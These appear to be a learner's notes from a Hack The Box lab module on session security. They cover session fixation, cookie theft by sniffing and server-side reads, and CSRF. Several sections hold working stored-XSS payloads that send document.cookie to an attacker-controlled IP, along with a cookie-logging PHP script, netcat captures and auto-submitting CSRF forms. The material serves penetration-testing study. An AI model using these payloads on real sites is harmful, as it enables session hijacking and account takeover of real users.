
Part 2: Simulate an attacker
- copy cookie
- open new private window
- insert copied cookie
- notice, you can log in without giving creds

Session Fixation
… occurs when an attacker can fixate a (valid) session identifier. The Attacker will then have to trick the victim into logging into the application using the aforementioned session identifier. If the victim does so, the attacker can proceed to a Session Hijacking attack.
Such bugs usually occur when session identifiers are being accepted from URL Query Strings or Post Data.
Such attacks are usually mounted in three stages:
- Attacker manages to obtain a valid session identifier
- Attacker manages to fixate a valid session identifier
- Attacke tricks the victim into establishing a session using the abovementioned session identifier
Example
- Session fixation identification
If any value or a valid session identifier specified in the token parameter on the URL is propagated to the PHPSESSID cookie’s value, you are probably dealing with a session fixation vuln.
- Session fixation exploitation attempt
Notice that the PHPSESSID cookie’s value is IControlThisCookie. You are dealing with a Session Fixation vuln. An attacker could send a URL similar to the above to a victim. If the victim logs into the application, the attacker could easily hijack their session since the session identifier is already known.
Example of vulnerable code
<?php
if (!isset($_GET["token"])) {
session_start();
header("Location: /?redirect_uri=/complete.html&token=" . session_id());
} else {
setcookie("PHPSESSID", $_GET["token"]);
}
?>
Obtaining Session Identifiers without User Interaction
Obtaining Session Identifiers via Traffic Sniffing
Traffic Sniffing is something that most penetration testers do when asessing a network’s security from the inside. It requires the attacker and the victim to be on the same local network. Then and only then can HTTP traffic be inspected by the attacker. It is impossible to perform traffic sniffing remotely.
-
Obtain the victim’s cookie through packet analysis
- inside Wireshark, first, apply to see only HTTP traffic
- now search within the Packet bytes for any
auth-sessioncookies - navigate to
Edit, then toFind Packet - left click on
Packet List, then onPacket bytes - select string and specify
auth-session - click
find - copy the cookie by right-clicking on a row that contains it
- click
copy, thenValue
-
Hijack the victim’s session
- back on the browser and change the current cookie’s value into the obtained value
- refresh page
Obtaining Session Identifiers Post-Exploitation
During the post-exploitation phase, session identifiers and session data can be retrieved from either a web server’s disk or memory.
PHP
The entry session.save_path in PHP.ini specifies where session data will be stored.
d41y@htb[/htb]$ locate php.ini
d41y@htb[/htb]$ cat /etc/php/7.4/cli/php.ini | grep 'session.save_path'
d41y@htb[/htb]$ cat /etc/php/7.4/apache2/php.ini | grep 'session.save_path'
A default config could store session data in /var/lib/php/sessions and could look like this:

The same PHP session identifier could look like this on a local setup:
d41y@htb[/htb]$ ls /var/lib/php/sessions
d41y@htb[/htb]$ cat //var/lib/php/sessions/sess_s6kitq8d3071rmlvbfitpim9mm
For a hacker to hijack the user session related to the session identifier above, a new cookie must be created in the web browser with the following values:
- cookie name: PHPSESSID
- cookie value: s6kitq8d3071rmlvbfitpim9mm
Java
“The Manager element represents the session manager that is used to create and maintain HTTP sessions of a web application.
Tomcat provides two standard implementations of Manager. The default implementation stores active sessions, while the optional one stores active sessions that have been swapped out in a storage location that is selected via the use of an appropriate Store nested element. The filename of the default session data file is SESSIONS.ser.“
.NET
Session data can be found in:
- the application worker process (
aspnet_wp.exe) - StateServer
- SQL Server
Obtaining Session Identifiers Post-Exploitation - Database Access
In cases where you have direct access to a database, you should always check for any stored user sessions.
show databases;
use project;
show tables;
select * from users;
Here you can see the user’s passwords are hashed. You could spend time trying to crack these; however, there is also a “all_sessions” table.
select * from all_sessions;
select * from all_sessions where id=3;
Here you have successfully extracted the sessions!
XSS
For an XSS attack to result in session cookie leakage, the following requirements must be fulfilled:
- Session cookies should be carried in all HTTP requests
- Session cookies should be accessible by JS code
Example
In one field, you can specify the following payload:
"><img src=x onerror=prompt(document.domain)>
You are using document.domain to ensure that JS is being executed on the actual domain and not in a sandboxed environment. JS being executed in a sandboxed environment prevents client-side attacks.
In the remaining two fields, you specify the following two payloads.
"><img src=x onerror=confirm(1)>
… and:
"><img src=x onerror=alert(1)>
You will need to update the profile by pressing “Save” to submit the payloads.
When successful, you notice no payload being triggered. Often the payload code is not going to be called/executed until another application functionality triggers it. Go to “Share”, as it is the only other functionality you have, to see if any of the submitted payloads are retrieved in there. This functionality returns a publicly accessible profile. Identifying a stored XSS vuln in such a functionality would be ideal from an attacker’s perspective.
Checking if HTTPOnly flag is set:

… and it’s turned off.
Obtaining session cookie through XSS
You identified that you could create and share publicly accessible profiles that contain your specified XSS payloads.
The below PHP script can be hosted on a VPS to log cookies:
<?php
$logFile = "cookieLog.txt";
$cookie = $_REQUEST["c"];
$handle = fopen($logFile, "a");
fwrite($handle, $cookie . "\n\n");
fclose($handle);
header("Location: http://www.google.com/");
exit;
?>
It can be run like this:
d41y@htb[/htb]$ php -S <VPN/TUN Adapter IP>:8000
[Mon Mar 7 10:54:04 2022] PHP 7.4.21 Development Server (http://<VPN/TUN Adapter IP>:8000) started
And the JS payload can be:
<style>@keyframes x{}</style><video style="animation-name:x" onanimationend="window.location = 'http://<VPN/TUN Adapter IP>:8000/log.php?c=' + document.cookie;"></video>
A sample HTTPS>HTTPS payload can be:
<h1 onmouseover='document.write(`<img src="https://CUSTOMLINK?cookie=${btoa(document.cookie)}">`)'>test</h1>
To test it, you now need to simulate a victim that logs into his or her account and navigates to http://xss.htb.net/profile?email=ela.stienen@example.com.
Brings you the cookie:
┌──(d41y㉿user)-[~/ctf/htb/vpns]
└─$ php -S 10.10.15.211:8000
[Thu Jun 5 16:54:16 2025] PHP 8.3.6 Development Server (http://10.10.15.211:8000) started
[Thu Jun 5 16:54:23 2025] 10.10.15.211:43762 Accepted
[Thu Jun 5 16:54:23 2025] 10.10.15.211:43762 [404]: GET /log.php?c=auth-session=s%3AxPy0i5ab8K2Kqxr7XX83jApGWqisXRzW.Lg3WQ4lXpdexxCKvvaTOFqqNu51TUJ%2F%2Bavh0PcCEmQI - No such file or directory
[Thu Jun 5 16:54:23 2025] 10.10.15.211:43762 Closing
[Thu Jun 5 16:54:23 2025] 10.10.15.211:43776 Accepted
[Thu Jun 5 16:54:23 2025] 10.10.15.211:43776 [404]: GET /favicon.ico - No such file or directory
[Thu Jun 5 16:54:23 2025] 10.10.15.211:43776 Closing
Obtaining session cookies through XSS (Netcat edition)
First, you need to place the payload into the vulnerable field and click “Save”.
Payload:
<h1 onmouseover='document.write(`<img src="http://<VPN/TUN Adapter IP>:8000?cookie=${btoa(document.cookie)}">`)'>test</h1>
Also, instruct Netcat to listen on port 8000:
d41y@htb[/htb]$ nc -nlvp 8000
listening on [any] 8000 ...
Simulating the victim and navigating to the shared profile of Ela, brings you the cookie when the victim hovers over “test”:
┌──(d41y㉿user)-[~/ctf/htb/vpns]
└─$ nc -lnvp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.15.211 56118
GET /?cookie=YXV0aC1zZXNzaW9uPXMlM0F4UHkwaTVhYjhLMktxeHI3WFg4M2pBcEdXcWlzWFJ6Vy5MZzNXUTRsWHBkZXh4Q0t2dmFUT0ZxcU51NTFUVUolMkYlMkJhdmgwUGNDRW1RSQ== HTTP/1.1
Host: 10.10.15.211:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://xss.htb.net/
Priority: u=4, i
You can no hijack the victim’s session.
Tip
You don’t necessarily have to use the
window.location()object that causes the victim to get redirected. You can usefetch(), which can fetch data and send it to your server without any redirects. This is a stealthier way.
Example:
<script>fetch(`http://<VPN/TUN Adapter IP>:8000?cookie=${btoa(document.cookie)}`)</script>
CSRF
… is an attack that forces an end-user to execute inadvertent actions on a web application in which they are currently authenticated. This attack is usually mounted with the help of attacker-crafted web pages that the victim must visit or interact with. These web pages contain malicious requests that essentially inherit the identity and privileges of the victim to perform an undesired function on the victim’s behalf.
A web app is vulnerable to CSRF when:
- all the parameters required for the targeted request can be determined or guessed by the attacker
- the application’s session management is solely based on HTTP cookies, which are automatically included in browser request
To successfully exploit CSRF, you need:
- to craft a malicious web page that will issue a valid (cross-site) request impersonating the victim
- the victim to be logged into the application at the time when the malicious cross-site request is issued
Example
Log in with given credentials, activate Burpsuite and change the contact info.
Interception with Burp:

You notice no anti-CSRF token in the update-profile request. Now try executing a CSRF attack that will change her profile details by simply visiting another website.
Create and serve the below HTML:
<html>
<body>
<form id="submitMe" action="http://xss.htb.net/api/update-profile" method="POST">
<input type="hidden" name="email" value="attacker@htb.net" />
<input type="hidden" name="telephone" value="(227)-750-8112" />
<input type="hidden" name="country" value="CSRF_POC" />
<input type="submit" value="Submit request" />
</form>
<script>
document.getElementById("submitMe").submit()
</script>
</body>
</html>
… and:
d41y@htb[/htb]$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
Open a new tab and visit the page you are serving from your attacking machine:

CSRF - GET-based
Similar to how you can extract session cookies from applications that do not utilize SSL encryption, you can do the same regarding CSRF tokens included in unencrypted requests.
Example
Log on with given credentials. Browse to the profile and click “Save”.

Activate Burp and click “Save” again.

The CSRF token is included in the GET request.
Now simulate an attacker on the local network that sniffed the abovementioned request and wants to deface Julie Rogers’ profile through a CSRF attack.
First, create and serve the below HTML:
<html>
<body>
<form id="submitMe" action="http://csrf.htb.net/app/save/julie.rogers@example.com" method="GET">
<input type="hidden" name="email" value="attacker@htb.net" />
<input type="hidden" name="telephone" value="(227)-750-8112" />
<input type="hidden" name="country" value="CSRF_POC" />
<input type="hidden" name="action" value="save" />
<input type="hidden" name="csrf" value="30e7912d04c957022a6d3072be8ef67e52eda8f2" />
<input type="submit" value="Submit request" />
</form>
<script>
document.getElementById("submitMe").submit()
</script>
</body>
</html>
… and:
d41y@htb[/htb]$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
Open a new tab and visit the page you are serving from your attacking machine.

CSRF - POST-based
Example
Log in with the given credentials and click on “Delete”. You will get redirected to /app/delete/<your-email>.

Notice that the email is reflected on the page. Try inputting some HTML into the email value, such as:
<h1>h1<u>underline<%2fu><%2fh1>

If you inspect the source, you will notice that your injection happens before a '. You can abuse this to leak the CSRF token.

First, instruct Netcat to listen on port 8000:
d41y@htb[/htb]$ nc -nlvp 8000
listening on [any] 8000 ...
Now you can get the CSRF token via sending the below payload:
<table%20background='%2f%2f<VPN/TUN Adapter IP>:PORT%2f
While still logged in as Julie Rogers, open a new tab and visit the http://csrf.htb.net/app/delete/%3Ctable background='%2f%2f<VPN/TUN Adapter IP>:8000%2f. You will notice a connection being made that leaks the CSRF token.

XSS & CSRF Chaining
Example
Log in with the given credentials, activate Burp and click “Make Public!”.
… leads to:
